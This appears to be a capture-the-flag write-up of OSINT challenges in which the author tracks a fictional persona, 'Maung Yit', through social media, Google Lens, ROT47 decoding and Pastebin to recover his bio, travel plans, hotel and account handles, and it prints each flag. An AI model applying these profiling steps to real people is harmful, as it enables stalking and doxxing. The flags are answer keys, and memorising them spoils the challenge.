The challenge revolved around finding Mr. Yit's profile on a well-known social networking platform, his connection to Exploit Ware Labs, and obtaining his profile bio.

To identify Mr. Yit's profile, the focus shifted to examining the reactions and comments on posts made by ExploitWareLabs.




Figure 2.3: Search Maung Yit Account from ExploitWereLabs Pag

Through the process of analyzing reactions on ExploitWareLabs' posts. The next step was to access Mr. Yit's profile and extract his bio information.

A screenshot of a Facebook profile page for 'Maung Yit'. The profile picture shows a man in a white shirt and blue shorts playing soccer. The name 'Maung Yit' is displayed prominently. Below the name, it says '13 friends • 1 mutual'. There are buttons for 'Add friend' and 'Message'. Below the profile, there are sections for 'Intro' (bio: 'love_what_you_do') and 'Posts'. A recent post by Maung Yit is shown, dated 'August 19 at 2:23 AM'. The post link is 'https://deleteme.net/thread/Document-US-ARMY-2002-BIN-1-EXE'. At the bottom of the screen, there are navigation links for 'HOME', 'SHOP', 'UPGRADE', 'ANSWER', 'SEARCH', and 'HELP'.

Figure 2.4: Analys the Maung Yit's Profile

Flag: CybergonCTF{love_what_you_d}

Big Fan 2

Question: Mr.Yit has a lot of hobbies. Football is one of them. Can you able to find out his favorite football club?

Scenario: By analyzing Mr. Yit's profile image, which featured a football player

The challenge's initiation involved closely examining Mr. Yit's profile image, which prominently featured a football player. The profile image was subjected to a Google Lens search to identify the football player depicted.

The search revealed that the football player in the image was Bobby Charlton, an English former footballer.




Figure 2.5: About Bobby Charlton from Google Lens

Further research established that Bobby Charlton is famously associated with Manchester United Football Club. The conclusion was reached that Manchester United is Mr. Yit's favorite football club.

Bobby Charlton

66 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

Sir Robert Charlton CBE (born 11 October 1937) is an English former footballer who played as an attacking-midfielder, central-midfielder and left-winger. Widely considered as one of the greatest players of all time,^{[3][4]} he was a member of the England team that won the 1966 FIFA World Cup, the year he also won the Ballon d'Or. He finished second in the Ballon d'Or in 1967 and 1968. He played almost all of his club football at Manchester United, where he became renowned for his attacking instincts, his passing abilities from midfield and his ferocious long-range shot, as well as his fitness and stamina. He was cautioned only twice in his career; once against Argentina in the 1966 World Cup, and once in a league match against Chelsea. His elder brother Jack, who was also in the World Cup-winning team, was a former defender for Leeds United and international manager. With success at club and international level, he is one of nine players to have won the FIFA World Cup, the UEFA Champions League and the Ballon d'Or.

Sir Bobby Charlton
CBE



Figure 2.6: About Mr Bobby Charlton's from Wiki

Flag: CybergonCTF{Manchester_United}

Big Fan 3

Question: Do you know his favorite photographer name?

Scenario: Exploration of Mr. Yit's Facebook wall to identify any relevant posts related to photography

The initial step encompassed navigating through Mr. Yit's Facebook wall to identify posts or content related to photography.




Figure 2.7: Search Photos from Maung Yit Account

A particular post featuring an exhibition photo captured Mr. Yit's interest. This post was selected as a potential source to find the favorite photographer's name.




Figure 2.8: Search Exhibition Photo with Google Lens

To identify the exhibition photo, I used Google Lens and search the information about the image, including the photographer's name.




Figure 2.9: Search Photo Author From Online Resource

Google Lens successfully recognized the exhibition photo and revealed the photographer's name associated with the captured image.

Flag: CybergonCTF{Win Tun Naing}

Country

Question: Can you locate the current location of Mr.Yit ?

Scenario: Exploration of Mr. Yit's Facebook wall to identify any posts or photos that could provide insights into his current location

The initial step is thoroughly examining Mr. Yit's Facebook wall to identify posts or photos that might offer indications about his present location. A particular photo portraying a large and vibrant cityscape was selected as a focal point for the challenge.

The selected city photo was subjected to a Google Lens search to extract information about the city's identity and its correlation to Mr. Yit's current location.




Figure 2.10: Search Location of Image with Google Lens

Flag: CybergonCTF{Bangkok}

Channel

Question: Mr.Yit often uses well known social platform to communicate with his friends We also need to find his profile to figure out some of his plans. He is very instersted in Dynasty histories and his favorite commander passed through in 1825. So, we had rumors that he even used commander nick name and that year as memory in his life.

Scenario: Investigation for Mr. Yit on popular social media platforms

The investigation began by searching for Mr. Yit on popular social media platforms including Facebook, Instagram, and Twitter to gather any available information.

The historical research identified Maha Bandula as the commander associated with the year 1825 in Myanmar's history.

Maha Bandula

文 A 14 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

For other uses, see [Maha Bandula \(disambiguation\)](#).



This article includes a list of general [references](#), but it lacks sufficient corresponding [inline citations](#).

Please help to [improve](#) this article by [introducing](#) more precise citations. (November 2020) ([Learn how and when to remove this template message](#))

General Maha Bandula (Burmese: မဟာပန္တ္တ [məhà bàndùlā]; 6 November 1782 – 1 April 1825) was commander-in-chief of the Royal Burmese Armed Forces from 1821 until his death in 1825 in the First Anglo-Burmese War. Bandula was a key figure in the Konbaung dynasty's policy of expansionism in Manipur and Assam that ultimately resulted in the war and the beginning of the downfall of the dynasty. Nonetheless, the general, who died in action, is celebrated as a national hero by the Burmese for his resistance to the British. Today, some of the most prominent places in the country are named after him.

Early life [edit]

Maha Bandula was born **Maung Yit** (မောင်ရိတ် [màʊn̥jɪt̥]) on 6 November 1782 (Wednesday, 2nd waxing of Tazaungmon 1144 ME) in **Dabayin**, the firstborn son of a minor gentry family of **Pauk Taw** (ပေါက်တော်) and his wife, **Nyein** (ဉဲး, as in "calm"; not the more common ဉဲး as in "finality/completed").^{[1][4]} He had three siblings: brother **Aye** (အေး), sister **Dok** (ဒုံး), and brother **Myat Ne** (မြတ်နေ့). As customary with Burmese boys of the era, Yit from age of 6 received education at the local Buddhist monastery. He had to quit his studies before he turned 13 after his father died of illness. He had to take on early responsibilities in his youth after the death of his father. He worked the sesame fields with his mother and looked after his younger siblings.^[1] He got married a few years later to **Shin Min Bu** (ရှင်မင်္ဂလား). They had a son named **Kyan Gyi** (ကျော်ကျိုး).^[5]



Figure 2.11: Search Data of Historical Commander

Given the historical context, the combination of Maha Bandula's nickname "Maung Yit" and the year 1825 was hypothesized as a potential username or identifier. His targeted search led to the discovery of a Twitter profile with the handle "maungyit1825," indicating the potential connection to Mr. Yit.




Figure 2.12: Maung Yit at's Social Media Account - Twitter

Flag: CybergonCTF{maungyit1825}

Where is his next point?

Question: Mr.Yit normally used some secret language in communication. You will know the place if you learned all of him.

Scenario: Decrypting it to reveal information about his intended destination

Mr. Yit's social media posts were thoroughly examined to identify any potential instances of secret language or encrypted content. A particular post contained a ROT47-encrypted string, sparking interest as a potential source of hidden information. The decrypted message indicated that Mr. Yit wanted to travel to Myauk Oo Town.

Figure 2.13: ROT47 Decoder

Then I've examination of Mr. Yit's social media content, particularly focusing on a background cover photo portraying a temple. The selected temple photo was subjected to a Google Lens search to extract information about the temple's identity.

Google Lens successfully recognized the temple in the photo and revealed its name as "Htukkant Thein Temple."




Figure 2.14: Information about Htukkant Thein Temple from Google Lens

Flag: CybergonCTF{Htukkant_Thein_temple}

Arrival

Question: You already knew about his next point. Only way to reduce time wasting is to fly. Can you guess short id of his destination airport ?

Scenario: Analyzing his travel plans and deducing the appropriate airport code

The challenge proceeded with a detailed examination of Mr. Yit's travel plans, aiming to identify the short ID of the airport in Myauk Oo Town.

This deduction was based on his travel plans to Myauk Oo Town, with the specific aim of visiting the Htukkanthein Temple in Rakhine State.

Htukkanthein Temple

文 A 4 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

Coordinates: 20°35'52"N 93°11'29"E

Htukkanthein (Burmese: ထူက္ခရာနိုင်; Burmese pronunciation: [θoʊkən̥θí ðəɪn̥]) is one of the most famous Buddhist temples in the ancient Arakanese city of Mrauk U, in Rakhine State, Western Myanmar. The name means "Cross-Beam Ordination Hall".

Like most of Mrauk U's Buddhist temples, it is designed as a dual purpose 'fortress-temple'. Although it is a 'thein' (ordination hall), it is one of the most militaristic buildings in Mrauk U, built on raised ground, with a single entrance and small windows. According to Emil Forchhammer, an archaeologist employed by the British Raj to study Mrauk U in the late 19th century, the temples might have been employed as a refuge for the Buddhist religious order in times of war.



The temple enshrining the statues of Buddha was built in 1571 by King Min Phalaung. It is located on a small hill a stone's throw away from the Shite-thaung Temple. At the centre of the temple is a dome topped with a mushroom shaped crown or *hti*, surrounded by four smaller stupas at the corners. At the facade base of the central dome

Htukkanthein Temple Cross-Beam Ordination Hall	
	Htukkanthein Temple
Religion	Theravada Buddhism
Affiliation	
Location	
Country	Myanmar

Figure 2.15: About Htukkanthein Temple in Rakhine State

The planned flight itinerary was Yangon-Sittwe, implying that Sittwe Airport (short ID: AKY) served as the connecting airport for his journey to Myauk Oo Town.

The screenshot shows the Airportcodes.io website interface. At the top, there is a yellow header with the logo 'Airportcodes^{io}', a search bar, and a map icon. Below the header, the URL 'Asia · Burma · Sittwe Airport' is visible. The main content area features a large blue banner with the text 'AKY' in white. To the left of the banner, there is a section for 'Sittwe Airport' with details: MUNICIPALITY: Sittwe, REGION: Rakhine State, COUNTRY: Burma, ALTITUDE: 27ft / 8.23m, and TYPE: Medium airport. To the right of the banner, there is a map of the Sittwe area with a red dot indicating the location of Sittwe Airport. The map also shows several rivers and towns like Manubin, Aindin, Kangyang, Pauktaw, Gwedaukchaung, Melur, Kyaukpyinseik, and Ponnagyi. At the bottom of the map, there are links for 'Google Myengu Island' and 'Keyboard shortcuts | Map data ©2023 | Terms of Use'.

Figure 2.16: Search Sittwe Airportcodes from Onlie Resource

Flag: CybergonCTF{AKY}

Time To REST

Question: He is asking recommendation for the hotel. And, someone suggested. Can you find the hotel name?

Scenario: Decryption, social media observation, and page interaction to deduce the hotel name

The initial step involved decrypting a ROT47-encoded message from one post of Mr Yit that asked for hotel recommendations in Mrauk U.



Figure 2.17: ROT47 Decoder

A response featuring another ROT47-encoded string, "09-428908886," was identified and decrypted. This response was expected to provide a connection to the hotel's details.



Figure 2.18: ROT47 Decoder

Mr. Yit's Facebook account was observed to gather information about his interactions and preferences. Focus was directed toward pages that Mr. Yit had liked on Facebook, specifically seeking hotel-related pages in Mrauk Oo Town.



Maung Yit





Likes

[All Likes](#)



Mrauk U Prince Hotel




Mrauk u Princess
Resort



နှင့်တော်ဝါ-Royal
Palace,Mrauk Oo

The phone number "09-428908886" extracted from the decryption aligned with a phone number associated with a hotel on one of Mr. Yit's liked pages.

09-428908886
09-776602825
09-790549618
 #NanTawWin #နန္ဒမေတာ်ဝင်
 #နန္ဒမေတာ်ဝင် ခြောက်ရီ #မြို့ပြန်ရီ



ကျော်စွဲမြော်
နှင့်တော်ဝါ

[Book Now!](#)



Superior Double Room
သုတေသန - ၃၀၀၀ ကျပ်

[Book Now!](#)

Superior Twin Room
ခုခံတန် - ၃၀၀၀ ကျပ်

[Book Now!](#)

Deluxe Triple Room
ခုခံတန် - ၃၀၀၀ ကျပ်

[Book Now!](#)

Deluxe Family Room
မိမိတန် - ၃၀၀၀ ကျပ်

[Book Now!](#)

နှင့်တော်ဝါ-Royal Palace,Mrauk Oo
Hotel resort

[Call now](#)

Flag: CybergonCTF{Royal_Palace_Hotel}

Singer

Question: Mr.Yit accidentally stored his favorite singer name as plain text on temporary online location.

Scenario: Recognizing the context of the plain text and conducting a strategic search

The challenge began by recognizing the existence of plain text stored on a temporary online location, indicating the presence of information related to Mr. Yit's favorite singer.

The focus was on deducing the appropriate platform that might host temporary plain text entries, with the PASTEBIN site being identified as a probable candidate.


The keyword "favorite singer" was utilized to initiate a search on PASTEBIN sites.



A screenshot of a web browser displaying a search result on the Pastebin website. The URL in the address bar is `pastebin.com/search?q=favorite+singer`. The search results page shows one result from a user named "MAUNGYIT1825". The post was made on JUL 15TH, 2023 (EDITED) and has 89 views, 0 likes, and 0 dislikes. The content of the post is the text "my favorite singer is raymond".

Figure 2.19: Search Data at PasteBin

The search led to the identification of a PASTEBIN profile named "maungyit1825," which was potentially linked to Mr. Yit.



